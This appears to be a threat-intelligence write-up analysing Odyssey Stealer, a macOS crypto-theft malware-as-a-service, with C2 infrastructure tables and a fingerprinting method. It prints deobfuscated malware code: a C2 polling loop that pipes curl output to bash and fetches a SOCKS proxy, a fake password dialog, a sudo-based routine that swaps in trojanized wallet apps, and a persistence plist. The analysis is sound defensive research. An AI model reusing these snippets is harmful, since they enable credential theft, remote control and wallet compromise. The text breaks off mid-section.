



What Is Odyssey Stealer?
Odyssey Stealer is a macOS information stealer designed to steal cryptocurrencies. It operates as a Malware-as-a-Service (MaaS) platform with an affiliate-based model, meaning that the C2 infrastructure and admin panel are operated by a controlling group, while independent operators (affiliates) rent access in exchange for a share of the proceeds.
Often delivered via obfuscated AppleScript payloads, Odyssey Stealer searches for and exfiltrates credentials and tokens from installed software on the victim system.

The malware targets a wide range of cryptocurrency software: 203 browser wallet extensions and 18 desktop wallet applications, including MetaMask, Phantom, Electrum, Ledger Live, and Trezor Suite. It also replaces legitimate Ledger and Trezor apps with trojanized versions, allowing attackers to intercept credentials and transactions across nearly all common crypto user workflows.
Beyond credential theft, Odyssey operates as a full remote access trojan. A persistent LaunchDaemon polls the C2 every 60 seconds for commands, supporting arbitrary shell execution, reinfection, and a SOCKS5 proxy for tunneling traffic through victim machines.
The Affiliate Model
The centralized hosting claim isn’t speculation. The developer’s own forum posts confirm it.
A September 2023 post on the XSS forum by Rodrigo4 (the original developer) included a “MEGA FAQ” for potential customers. Translated from Russian:
- Crypto not needed
- MAAS (everything is hosted by us)
- No Google alerts
- Not detected by macOS
- Proxies, servers, etc. to work with the stealer are NOT needed

Rodrigo4’s advertisement on the XSS forum, September 2023. Price: $3,000/month, limited to 15 affiliates. Source: Georg Heise.
FAQ items 2 and 5 are explicit: the developers host all infrastructure. Affiliates don’t need their own servers. They get a login to the panel and run campaigns using the developer’s C2s.
How it works in practice:
The platform operators maintain the malware codebase, host the C2 servers and React admin panel, distribute shared tooling (like the socks proxy binary), and take a cut of proceeds.
Affiliates pay for panel access, run their own social engineering campaigns (phishing, malvertising, fake download sites), and get a unique username and build ID to track their victims. Payload distribution URLs follow the pattern /d/{affiliate}{campaign_id} (e.g., /d/roberto3403). Exfiltrated data is tagged with these identifiers, so each affiliate sees only their own bots and logs.
This matters for attribution. When we see campaigns from roberto, that’s not the Odyssey developers, it’s a customer running their own social engineering with rented infrastructure.
Evidence from our analysis:
- Unique affiliate IDs in payloads — Each build embeds an affiliate username and build ID
- Identical socks binary across all C2s — Same SHA256 hash everywhere, meaning single-source distribution
- ASN clustering — Consistent with centrally managed infrastructure
- Different trojanized app hashes per cluster — Affiliates compile their own using the panel’s builder
- Panel features — Per-affiliate filtering, separate Telegram channels, guest demo mode for sales
Discovery
We found Odyssey while looking into macOS malware campaigns going after crypto users. The C2 servers have a pretty distinctive React dashboard and consistent API endpoints that make them easy to fingerprint with Censys:
host.services.threats.name: "Odyssey Stealer" or web.threats.name: "Odyssey Stealer"
From deobfuscating the AppleScript payloads (covered in the Payload Architecture section) we extracted the API endpoints the malware calls home to:
- Payload distribution endpoints (/d/{affiliate}{digits})
- Data exfiltration endpoint (/log)
- Bot management API (/api/v1/bot/)
- Trojanized asset distribution (/otherassets/)
Hunting Methodology
The fingerprint was built iteratively, starting from a single known C2 and expanding outward. The general process:
- Find a confirmed sample
- Extract every stable signal from it
- Pivot on those signals across Censys to find new infrastructure
- Extract new signals from *those* hosts to catch future variants
- Repeat
Below is a list of common signals we analyzed while hunting for Odyssey deployments:
HTML meta tags
The easiest signal. Every Odyssey panel serves a React SPA with a distinctive <meta> description tag. Early panels used one string, then the developers rebranded:
<meta name="description" content="Odyssey - Advanced Dashboard">
<meta name="description" content="MacOS - Advanced Dashboard">
These are high-confidence, low-effort indicators, unlikely to appear on legitimate services, and trivial to query at scale. But they’re also trivial for the developers to change, so we don’t rely on them alone.
Body hashes
The panel’s HTML body is minimal (a React mount point, a JS bundle, and a CSS file), and every build produces a distinct SHA256 hash. As new C2s appeared, sometimes from OSINT reports, sometimes from our own pivoting, we collected each unique body hash and added it to the fingerprint:
f9d8248efdae...  ← earliest known panel (Apr 2025)
256dbbaa7ddd...  ← 5.199.166[.]102 variant
47ec204f9d77...  ← Jun 2025 build
d13d6b0bd835...  ← charge0x[.]at variant
ce64aa0b474a...  ← Jan 2026, original "Odyssey" branding
922bcd8c2f53...  ← Jan 2026, latest observed
...
Each hash corresponds to a specific JS/CSS bundle version. When the developers push a panel update, the body hash changes, so we continuously add new ones as they appear. This is the bulk of the fingerprint’s detection power.
Favicon hash
The panel ships a consistent favicon across most deployments. The MD5 hash (9108dde25ad958b27f6a97d644775dee) has remained stable across multiple panel versions and is a reliable pivot point even when the body changes.
Static asset paths
The React build produces chunked JS/CSS files with content hashes baked into the filenames (e.g., runtime.362a5e4f.js). These change with each build but are consistent across all deployments of the same version, making them useful as corroborating signals when the body hash hasn’t been catalogued yet.
How it played out:
In April 2025, @g0njxa posted about an Odyssey C2 at 88.214.50[.]3. We pulled it up in Censys and extracted three signals: a body hash (f9d8248e…), a favicon hash (9108dde2…), and a set of JS/CSS asset paths. That was the first version of the fingerprint.
We then queried Censys for those signals, and found that the host 5.199.166[.]102 returned a different body hash (256dbbaa…) but the same favicon and same asset paths. This appeared to be a newer iteration of the panel, deployed on separate infrastructure.
We then added the second body hash, and now the fingerprint matched both. @NullPwner independently confirmed 5.199.166[.]102 around the same time, and @MarceloRivero confirmed yet another C2 at 185.147.124[.]212 with the same body hash as the original.
Over the next few months, @500mk500 surfaced two more C2s (including charge0x[.]at), each with new body hashes. From here we do the same thing: scan, extract, add, re-query.
Then in late 2025, @suyog41 flagged 217.119.139[.]117, which had a completely different panel build: new body hash (ce64aa0b…), new JS bundle paths, and the original “Odyssey – Advanced Dashboard” meta tag. We confirmed the match in Censys and added the new body hash, meta tag, and asset paths to the fingerprint.
Finally, in January 2026, @suyog41 posted another C2 at 213.209.159[.]175, which had yet another new body hash and a new HTML meta tag: “MacOS – Advanced Dashboard.” It seems as if the developers had dropped the term “Odyssey” in favor of something more generic. Caught immediately by the expanded fingerprint, and we added the updated meta tag.
This is how the fingerprint grew from matching a single host to covering the full fleet. MaaS panels are mass-deployed software. The developers ship the same codebase to every affiliate, so one fingerprint catches them all.
Censys Perspective
Using Censys, we identified 10 physical hosts running Odyssey Stealer C2 infrastructure:
Physical Infrastructure
| IP Address | Country | ASN | BGP Prefix | Status | Notes |
| 62.60.131[.]230 | Netherlands | AS208137 (FPS12) | 62.60.131.0/24 | Active | Hosts something0x[.]at |
| 62.60.131[.]250 | Netherlands | AS208137 (FPS12) | 62.60.131.0/24 | Active | Hosts charge0x[.]at |
| 5.199.166[.]102 | Singapore | AS216444 (CHERRYSERVERS4-AS) | 5.199.164.0/22 | Active | Standalone C2 |
| 77.90.185[.]24 | Lithuania | AS215476 (INSIDENETWORK) | 77.90.185.0/24 | Active | Standalone C2, no associated domain |
| 185.11.61[.]84 | Russia | AS57523 (CHANGWAY-AS) | 185.11.61.0/24 | Active | Bulletproof hosting, no associated domain |
| 217.119.139[.]117 | Russia | AS209290 (GALEON-AS) | 217.119.139.0/24 | Down | Original “Odyssey” branding, observed Oct 2025–Jan 2026 |
| 185.93.89[.]62 | Netherlands | AS213790 (LIMITEDNETWORK-AS) | 185.93.89.0/24 | Down | Sep–Oct 2025 |
| 185.93.89[.]63 | Netherlands | AS213790 (LIMITEDNETWORK-AS) | 185.93.89.0/24 | Down | Hosted charge0x[.]at and sdojifsfiudgigfiv[.]to, Sep–Oct 2025 |
| 45.146.130[.]129 | Netherlands | AS213790 (LIMITEDNETWORK-AS) | 45.146.130.0/24 | Down | Hosted sdojifsfiudgigfiv[.]to, Jul 2025 |
| 213.209.159[.]175 | Germany | AS208137 (FPS12) | 213.209.159.0/24 | Down | Original C2 |
Virtual Hosts
| Domain | Current Resolution | Previous Resolution | Notes |
| something0x[.]at | 62.60.131[.]230 | — | Primary affiliate domain |
| charge0x[.]at | 62.60.131[.]250 | 185.93.89[.]63 (Sep–Oct 2025) | Migrated to current IP |
| sdojifsfiudgigfiv[.]to | — | 45.146.130[.]129 (Jul 2025), 185.93.89[.]63 (Aug–Sep 2025) | Randomized domain, no longer resolving |
Infrastructure Notes
A few things stand out:
- Same ASN: Three of the ten IPs (62.60.131[.]230, 62.60.131[.]250, 213.209.159[.]175) are on AS208137 (FPS12). Two of those are in the same /24 subnet. Three earlier hosts (185.93.89[.]62, 185.93.89[.]63, 45.146.130[.]129) are all on AS213790 (LIMITEDNETWORK-AS).
- Domain naming pattern: The two active domains follow {word}0x[.]at format. The .at TLD (Austria) is popular with Eastern European actors: cheap, easy registration, decent privacy. The earlier sdojifsfiudgigfiv[.]to is a randomized string on a .to TLD, a different approach.
- Geographic spread: Two ASN clusters account for six of the ten hosts: AS208137 (FPS12) in Netherlands/Germany, and AS213790 (LIMITEDNETWORK-AS) in Netherlands (all three geolocated to Kerkrade). The remaining four are each on separate ASNs: Singapore (CHERRYSERVERS4-AS), Lithuania (INSIDENETWORK), and two in Russia (CHANGWAY-AS, GALEON-AS).
- Bulletproof hosting: 185.11.61[.]84 is hosted on Chang Way Technologies (AS57523), a known bulletproof provider. This is the only C2 with that label.
- Russian infrastructure: Both Russia-based C2s (185.11.61[.]84 and 217.119.139[.]117) are in the Moscow region but on different ASNs and providers. 217.119.139[.]117 used the original “Odyssey” branding before the panel was renamed to the more generic “MacOS – Advanced Dashboard.”
Attack Flow

When a victim gets tricked into running an Odyssey payload:
- Social engineering: Victim clicks a malicious link (phishing, malvertising, etc.)
- Fetch payload: Browser downloads the .sh or .app dropper from the C2
- Execute AppleScript: The obfuscated AppleScript payload runs
- Steal password: A fake dialog tricks the user into entering their macOS password
- Collect data: Browser data, crypto wallets, Keychain, Notes, and files are harvested
- Exfiltrate ZIP: Data is zipped and sent to the C2 via POST to /log
- Replace apps: Legitimate Ledger/Trezor apps are swapped with trojanized versions
- Install persistence: A LaunchDaemon is installed for persistent access
- RAT loop: The backdoor polls the C2 for commands every 60 seconds (repeat, doshell, enablesocks5, uninstall)
Payload Architecture
Most stealers use a single payload. Odyssey doesn’t. It’s built in stages, each doing one thing. This makes analysis more annoying and lets operators swap out components without touching the whole chain.

Stage 1: The Initial Dropper
The main payload is obfuscated AppleScript wrapped in a shell script.
Obfuscation Technique:
The obfuscation is basic, nested run script wrappers with string concatenation:
osascript -e 'run script "run script \"\" & return & \"on f3368611526666962209(p6418423763347269161)\" & return & ...'
It boils down to:
- Numeric identifiers – Functions like f3368611526666962209, variables like v6301638877895670376
- String concatenation – Code split across & return & patterns
- Escaped quotes – Multiple levels of quote escaping
After deobfuscation, function purposes become clear:
| Obfuscated | Deobfuscated | Purpose |
| f3368611526666962209 | createDirectory | Creates directories |
| f3710585037511115028 | readFileContents | Reads file contents |
| f1960892849977114696 | showPasswordDialog | Steals credentials |
| f5509656457511387373 | collectBrowserData | Chromium data theft |
| f1496211477024444793 | collectGeckoBrowsers | Firefox data theft |
| f7008360262615935361 | installPersistence | LaunchDaemon installation |
| f2460548584846272589 | sendToC2 | Data exfiltration |
Configuration Extraction:
The dropper contains hardcoded configuration values:
set v8415670455225142140 to (system attribute "USER")
set v4007376042111543693 to "admin"                    -- affiliate username
set v1405640549830568282 to "https://something0x[.]at"    -- C2 server
set v2712838052644604950 to "true"                     -- repeat flag
From the payloads, we extracted:
| Field | roberto Sample | admin Sample |
| Affiliate | roberto | admin |
| Build ID | af2ddda1708144e998153bc0e916b77f | xxxblyat |
| C2 Server | https://213.209.159[.]175 | https://something0x[.]at |
| Extensions | 203 | 203 |
| Wallets | 18 | 18 |
The Password Dialog:
This is the social engineering part. The dialog looks legitimate enough that most users would just enter their password:

set dialogResult to display dialog "Required Application Helper. Please enter device password to continue."
    default answer ""
    with icon caution
    buttons {"Continue"}
    default button "Continue"
    giving up after 150
    with title "Application wants to install helper"
    with hidden answer
The password is validated against the system using dscl . authonly and then used for:
- Extracting Chrome’s master password from Keychain
- Installing the LaunchDaemon (requires sudo)
- Replacing Ledger/Trezor applications (requires sudo)
Stage 2: The Persistence Payload
The dropper installs a minimal RAT as a LaunchDaemon. The persistence payload reads the C2 from disk instead of hardcoding it. This means the RAT itself has no IOCs. Static analysis won’t find the C2 URL because it’s not there.
set c2_host to readFileContentsrepeat
    set actions to sendToC2(c2_host, bot_id)
    if actions is equal to "not" then
        uninstallSelf(home_path)
        return
    end if

    set action_id to item 1 of actions
    set command_type to item 2 of actions
    set command_payload to item 3 of actions

    if command_type is equal to "uninstall" then
        uninstallSelf(home_path)
        return
    end if

    if command_type is equal to "repeat" then
        -- Fetch and execute reinfection script
        do shell script "curl -s " & c2_host & "/api/v1/bot/repeat/" & username & " | bash &"
    end if

    if command_type is equal to "doshell" then
        do shell script command_payload
    end if

    if command_type is equal to "enablesocks5" then
        -- Download and execute SOCKS proxy
        do shell script "curl -o /tmp/socks " & c2_host & "/otherassets/socks"
        do shell script "chmod +x /tmp/socks"
        do shell script "/tmp/socks > /dev/null 2>&1 & disown"
    end if

    delay 60
end repeat
Stage 3: The SOCKS5 Proxy
The socks binary is a Go-compiled universal Mach-O using yamux for connection pooling.
| Property | Value |
| SHA256 | d254125912d9e9e5c271766bc4f6eea0c296ad2c0cf19d4bd57081d1bf10f044 |
| Size | 4,982,928 bytes |
| Architecture | Universal (x86_64 + arm64) |
| Compiler | Go 1.x |
Observed Affiliates
| Affiliate | Build ID | C2 | Campaigns |
| roberto | af2ddda1… | 213.209.159[.]175 | roberto3403, roberto4603, roberto5446, roberto7031 |
| admin | xxxblyat | something0x[.]at | (test?) |
Key observations from string analysis:
github.com/hashicorp/yamux     -- Multiplexing library
github.com/armon/go-socks5     -- SOCKS5 implementation
/.chost                        -- Reads C2 from this file
/.botid                        -- Reads bot ID from this file
The binary is identical across all C2 servers (d254125912d9e9…), same hash everywhere. This tells us it’s probably built once by the panel developers and distributed to all affiliates. The trojanized apps, on the other hand, have different hashes per cluster, which suggests affiliates are building those themselves.
Trojanized Applications
The trojanized Ledger/Trezor apps aren’t full application clones. They’re minimal SwiftUI WebKit containers, just shells that load remote content:
<!-- Info.plist -->
<key>NSAppTransportSecurity</key>
<dict>
    <key>NSAllowsArbitraryLoads</key>
    <true/>  <!-- Allows HTTP connections -->
</dict>
Analysis with otool reveals:
/System/Library/Frameworks/SwiftUI.framework/SwiftUI
/System/Library/Frameworks/WebKit.framework/WebKit
/System/Library/Frameworks/AppKit.framework/AppKit
So they’re not trying to replicate the full Ledger/Trezor functionality. They’re just loaders that:
- Display a WebView pointing to attacker-controlled content
- Harvest whatever credentials get entered
- Look legit enough that users won’t immediately notice
Two Distinct Build Clusters:
We found two sets of trojanized apps with different hashes but identical sizes, which is telling:
| Cluster | Servers | Executable Hash (Ledger Live) |
| A | 62.60.131[.]230, something0x[.]at | 493e0c4ad909df1755bb62… |
| B | 62.60.131[.]250, charge0x[.]at | e4aa990fdc7f074e765c2c… |
String diff shows minimal differences, probably just compilation timestamps. Could mean:
- Different affiliates compiling their own builds
- A/B testing
- Or just different campaign phasesApp Replacement Mechanics
After the initial infection, the dropper replaces legitimate Ledger and Trezor applications with trojanized versions:
on replaceWalletApp(home_path, password, c2_url, app_name, zip_file)
    try
        set app_path to "/Applications/" & app_name & ".app"
        set temp_path to "/tmp/" & zip_file
        set download_url to c2_url & "/otherassets/" & zip_file

        -- Check if legitimate app exists
        list folder POSIX file app_path

        -- Download trojanized version
        do shell script "curl " & quoted form of download_url & " -o " & quoted form of temp_path

        -- Kill running app
        try
            do shell script "pkill " & quoted form of app_name
        end try

        -- Remove original and extract fake
        do shell script "echo " & quoted form of password & " | sudo -S rm -r " & quoted form of app_path
        delay 0.01
        do shell script "ditto -x -k " & quoted form of temp_path & " /Applications"
    end try
end replaceWalletApp
This replacement only happens if:
- The legitimate app exists in /Applications/
- The victim’s password was successfully captured
- The C2 server is reachable

The trojanized apps are ad-hoc signed (not notarized), so they’ll trigger Gatekeeper warnings. But since they’re replacing apps the user already trusted, most people will just click through.
Capabilities
Data Theft
Browser Data (Chromium-based):
- Chrome, Brave, Edge, Vivaldi, Opera, OperaGX, Arc, CocCoc
- Cookies, saved passwords (Login Data), form data (Web Data)
- Crypto wallet extension data (Local Extension Settings, IndexedDB)
Browser Data (Gecko-based):
- Firefox, Waterfox
- cookies.sqlite, logins.json, key4.db, formhistory.sqlite
- MetaMask extension data from Firefox profiles
Crypto Wallet Extensions (203 targeted):
Some of the bigger names:
- nkbihfbeogaeaoehlefnkodbefgpgknn – MetaMask
- bfnaelmomeimhlpmgjnjophhpkkoljpa – Phantom
- hnfanknocfeofbddgcijnmhnfnkdnaad – Coinbase Wallet
- ibnejdfjmmkpcnlpebklmnkoeoihofec – TronLink
- fnjhmkhhmkbjkkabndcnnogagogbneec – Ronin Wallet
Desktop Wallets (18 targeted):
| Wallet | Path |
| Electrum | ~/.electrum/wallets/ |
| Exodus | ~/Library/Application Support/Exodus/ |
| Atomic | ~/Library/Application Support/atomic/Local Storage/leveldb/ |
| Ledger Live | ~/Library/Application Support/Ledger Live/ |
| Trezor Suite | ~/Library/Application Support/@trezor/suite-desktop/ |
| Bitcoin Core | ~/Library/Application Support/Bitcoin/wallets/ |
| Monero | ~/Monero/wallets/ |
| Wasabi | ~/.walletwasabi/client/Wallets/ |
| Sparrow | ~/.sparrow/wallets/ |
Other Data:
- Apple Notes – NoteStore.sqlite database and media attachments
- Safari – Cookies, form autofill data
- Keychain – Full Keychain database (login.keychain-db)
- Telegram – Session data from Telegram Desktop
- Desktop/Documents – Files matching configured extensions (up to 10MB)
Credential Theft
The macOS password is the key to everything else. A fake system dialog (shown in the Payload Architecture section) tricks the user into entering it. The password is validated using dscl . authonly and then used to extract the Chrome master password from Keychain install persistence, and replace legitimate applications.
Persistence
Persistence is achieved via LaunchDaemon:
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" ...>
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>com.{random_id}</string>
    <key>KeepAlive</key>
    <true/>
    <key>RunAtLoad</key>
    <true/>
    <key>ProgramArguments</key>
    <array>
        <string>/bin/bash</string>
        <string>-c</string>
        <string>osascript -e '...'</string>
    </array>
</dict>
</plist>
The LaunchDaemon:
- Uses a randomized service name (com.{10000-100000})
- Runs at system boot with KeepAlive
- Executes an osascript command that polls the C2
RAT Functionality
The persistence payload implements a command-and-control loop:
| Command | Action |
| repeat | Fetches and executes /api/v1/bot/repeat/{username} script |
| doshell | Executes arbitrary shell command |
| enablesocks5 | Downloads and runs SOCKS5 proxy |
| uninstall | Writes ~/.uninstalled and exits |
Commands are polled from /api/v1/bot/actions/{botid} every 60 seconds. The response format is 3 lines:
- Action ID
- Command type
- Command payload (for doshell)
C2 Protocol
Endpoint Documentation
| Endpoint | Method | Purpose |
| /d/{affiliate}{digits} | GET | Payload distribution |
| /log | POST | Data exfiltration |
| /api/v1/bot/joinsystem/{user}/{os} | GET | Bot registration |
| /api/v1/bot/actions/{botid} | GET | Command polling |
| /api/v1/bot/repeat/{user} | GET | Reinfection script |
| /otherassets/{file} | GET | Trojanized apps, SOCKS proxy |
Bot Registration
GET /api/v1/bot/joinsystem/roberto/14.2.1
Response: abc123-def456-...  (bot ID)
Command Polling
GET /api/v1/bot/actions/abc123-def456
Response:
action_id_123
doshell
whoami
Data Exfiltration
POST /log
Headers:
  buildid: af2ddda1708144e998153bc0e916b77f
  username: roberto
  repeat: false
  cid:
Body: [ZIP file containing stolen data]
Dashboard Features
The admin panel is a React SPA with Framer Motion for animations. From the JavaScript bundles, here’s what operators get:
Builder
